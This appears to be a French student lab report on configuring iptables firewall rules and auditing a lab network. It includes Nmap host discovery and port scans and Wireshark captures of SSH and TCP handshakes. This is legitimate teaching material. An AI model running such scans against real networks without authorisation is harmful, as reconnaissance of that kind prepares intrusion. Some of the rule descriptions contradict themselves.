
4. **Refuser tout autre trafic entrant :**



PARTIE 05 : Test du fonctionnement des protocoles

1. **Protocole HTTP :**
   a. **Autoriser :**
      i. **INPUT :** autorise le trafic TCP entrant sur le port 80 en acceptant les paquets qui sont destines a ce port . Permet le trafic HTTP entrant sur la machine.
      ii. **OUTPUT :** autorise le trafic TCP sortant vers le port 80 en acceptant les paquets qui sont destines a ce port.







b. Refuser :

i. **INPUT :** refuse le trafic TCP entrant sur le port 80 en acceptant les paquets qui sont destinés à ce port.

ii. **OUTPUT :** refuse le trafic TCP sortant vers le port 80 en acceptant les paquets qui sont destinés à ce port.






2. Protocole FTP :


a. Autoriser :

i. **INPUT :** autorise le trafic TCP entrant sur le port 21, qui est le port par défaut utilise par le protocole FTP.



b. Refuser :

i. **INPUT :** refuse le trafic TCP entrant sur le port 21, qui est le port par defaut utilise par le protocole FTP.



3. Protocole ICMP :

a. Autoriser :

i. **INPUT :** autorise le trafic ICMP entrant de type « echo-request », associe a la commande ping.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j ACCEPT

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere
ACCEPT     icmp --  anywhere             anywhere             icmp echo-reque
st
```

```
esma@esma-None: ~
esma@esma-None:~$ ping -c 4 192.168.20.2
PING 192.168.20.2 (192.168.20.2) 56(84) bytes of data.
64 bytes from 192.168.20.2: icmp_seq=1 ttl=63 time=10.4 ms
64 bytes from 192.168.20.2: icmp_seq=2 ttl=63 time=2.33 ms
64 bytes from 192.168.20.2: icmp_seq=3 ttl=63 time=1.55 ms
64 bytes from 192.168.20.2: icmp_seq=4 ttl=63 time=1.48 ms

--- 192.168.20.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.480/3.933/10.382/3.737 ms
esma@esma-None:~$
```

```
ping -c 4 192.168.10.2 - Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌[esma@parrot]-[~]
└─ $ping -c 4 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data.
64 bytes from 192.168.10.2: icmp_seq=1 ttl=63 time=1.37 ms
64 bytes from 192.168.10.2: icmp_seq=2 ttl=63 time=1.44 ms
64 bytes from 192.168.10.2: icmp_seq=3 ttl=63 time=1.88 ms
64 bytes from 192.168.10.2: icmp_seq=4 ttl=63 time=3.23 ms

--- 192.168.10.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3008ms
rtt min/avg/max/mdev = 1.368/1.978/3.225/0.746 ms
┌[esma@parrot]-[~]
└─ $
```

b. Refuser :

i. **INPUT :** refuse le trafic ICMP entrant de type « echo-request » , associe a la commande de ping.

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT 2

┌──(kali㉿kali)-[~]
└─$ sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
DROP       all  --  anywhere             anywhere
DROP       icmp --  anywhere             anywhere             icmp echo-reque
st
```

```
File  Edit  View  Search  Terminal  Help
┌──[esma@parrot]-[~]
└─── $ping 192.168.10.2
PING 192.168.10.2 (192.168.10.2) 56(84) bytes of data.
^C
--- 192.168.10.2 ping statistics ---
11 packets transmitted, 0 received, 100% packet loss, time 10145ms
```

```
esma@esma-None: ~
esma@esma-None:~$ ping 192.168.20.2
PING 192.168.20.2 (192.168.20.2) 56(84) bytes of data.
```


PARTIE 06 : Tests de sauvegarde et de restauration de la configuration

1. Sauvegarde de la configuration iptables :

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables-save > iptables_backup.conf
```

2. Restauration de la configuration iptables :

- Avant la restauration :



- Après la restauration :

TP 03 : Audit de sécurité d'un réseau

Utilisation d'un sniffer et d'un scanner de vulnérabilité

Objectif : effectuer une découverte approfondie du trafic réseau et de réaliser un scan des vulnérabilités au sein du parc informatique.

PARTIE 01 : Concepts et Matériels

1. **Outils Utilises :**

- Wireshark : Outil de capture et d'analyse de paquets reseau, permet de capturer et d'examiner le trafic reseau en temps réel ou a partir de fichiers de capture prealablement enregistres.
- Nmap : scanner de ports reseau , utilise pour explorer les réseaux , analyser la sécurité , identifier les hôtes actifs , les services en cours d'execution et les vulnerabilites potentielles .

2. **Protocoles Réseaux :**

- **Telnet :** protocole de communication utilise pour établir des connexions à distance avec d'autres systèmes sur un réseau, son port par défaut est 23.
- **FTP :** protocole standard utilise pour transfère des fichiers entre un client et un serveur via un réseau, son port par défaut est 21.
- **SSH :** protocole de communication sécurisé qui permet d'établir une connexion sécurisée entre un client et un serveur, son port par défaut est 22.

3. **Architecture réseau du TP :**

- Une machine Kali Linux sur laquelle est installée **Wireshark** ayant comme adresse IP : **10.0.2.15**

```
┌──(kali㉿kali)-[~]
└─$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:e5:93:7a brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::8154:dfe:dacb:fa44/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

- Une machine Ubuntu sur laquelle sont installées **telnet, ftp et ssh** , ayant comme adresse IP : **10.0.2.7**

```
esma@esma-None:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:3f:11:08 brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 10.0.2.7/24 brd 10.0.2.255 scope global noprefixroute ens33
       valid_lft forever preferred_lft forever
esma@esma-None:~$
```


PARTIE 02 : Test de la sécurité des protocoles

1. SSH :

a. Connection au serveur SSH :


```
┌──(kali㉿kali)-[~]
└─$ ssh esma@10.0.2.7
esma@10.0.2.7's password:
Welcome to Ubuntu 23.10 (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

82 updates can be applied immediately.
7 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sun May 12 16:06:07 2024 from 10.0.2.15
esma@esma-None:~$ pwd
/home/esma
esma@esma-None:~$
```

b. Capture du trafic SSH :



c. Follow TCP Stream :

On remarque que les données échangées entre le client et le serveur SSH sont bien **chiffrées.**



PARTIE 03 : Audit et sécurité Réseau avec Nmap


1. Découverte des hôtes disponibles sur un réseau :

On cherche a détecter les hôtes actifs sur le réseau **10.0.2.0/24** en utilisant l'option **-sn** de Nmap .

a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 16:42 EDT
Nmap scan report for 10.0.2.15
Host is up (0.0017s latency).
Nmap done: 256 IP addresses (1 host up) scanned in 4.23 seconds
```

b. Capture Wireshark :



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.1? Tell 10.0.2.15
2	0.000489737	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
3	0.000859820	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.3? Tell 10.0.2.15
4	0.001320564	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.15
5	0.001805648	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
6	0.002117285	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.15
7	0.003146668	10.0.2.15	10.0.2.7	TCP	74	34704 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1313903887 TSecr=0 WS=128
8	0.003528692	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.15
9	0.003834779	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.15
10	0.004501269	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.10? Tell 10.0.2.15
11	1.002438944	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.13? Tell 10.0.2.15
12	1.002793246	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.14? Tell 10.0.2.15
13	1.003282672	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.16? Tell 10.0.2.15
14	1.003645529	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.17? Tell 10.0.2.15
15	1.003941013	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.18? Tell 10.0.2.15
16	1.004306589	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.9? Tell 10.0.2.15
17	1.004415831	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.8? Tell 10.0.2.15
18	1.004510027	10.0.2.15	10.0.2.7	TCP	74	[TCP Retransmission] 34704 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1313904888 TSecr=0 WS=128
19	1.004575230	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.15
20	1.004648264	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.15
21	1.004714270	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.4? Tell 10.0.2.15
22	1.004777593	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.3? Tell 10.0.2.15
23	1.004845432	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.2? Tell 10.0.2.15
24	1.004915282	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.1? Tell 10.0.2.15
25	1.005607622	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.21? Tell 10.0.2.15
26	1.005949660	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.22? Tell 10.0.2.15
27	1.006260162	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.23? Tell 10.0.2.15
28	1.006523828	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.24? Tell 10.0.2.15
29	1.006817977	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.25? Tell 10.0.2.15
30	1.007113396	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.26? Tell 10.0.2.15
31	1.007359797	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.27? Tell 10.0.2.15
32	1.007653939	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.28? Tell 10.0.2.15
33	1.007906367	VMware_e5:93:7a	Broadcast	ARP	42	Who has 10.0.2.29? Tell 10.0.2.15

2. Scan basique de ports quelconque :

On scanne les 1000 premiers ports sur **l'hôte 10.0.2.7** pour identifier quels ports sont ouverts .


a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -p 1-1000 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 16:49 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0010s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT    STATE  SERVICE
20/tcp  closed ftp-data
21/tcp  closed ftp
22/tcp  open   ssh
23/tcp  open   telnet
990/tcp closed ftps

Nmap done: 1 IP address (1 host up) scanned in 5.22 seconds
```

Le résultat affiche les 02 ports ouverts : **22/TCP et 23/TCP** , et les ports fermes : **21/TCP , 20/TCP et 990/TCP** .


b. Capture Wireshark :

On observe le processus de **Three-way-handshake** est fait pour les ports ouverts **(exemple : port 23)**



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.192.1	239.255.255.250	SSDP	167	M-SEARCH * HTTP/1.1
2	5.272150147	192.168.192.133	192.168.192.2	DNS	81	Standard query 0xdbb1 PTR 7.2.0.10.in-addr.arpa
3	5.473648437	192.168.192.2	192.168.192.133	DNS	158	Standard query response 0xdbb1 No such name PTR 7.2.0.10.in-addr.arpa SOA prisoner.iana.org
4	5.473846803	10.0.2.15	10.0.2.7	TCP	74	55874 → 23 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
5	5.473965165	10.0.2.15	10.0.2.7	TCP	74	42654 → 53 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
6	5.474183792	10.0.2.15	10.0.2.7	TCP	74	48664 → 587 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
7	5.474289106	10.0.2.15	10.0.2.7	TCP	74	48060 → 110 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
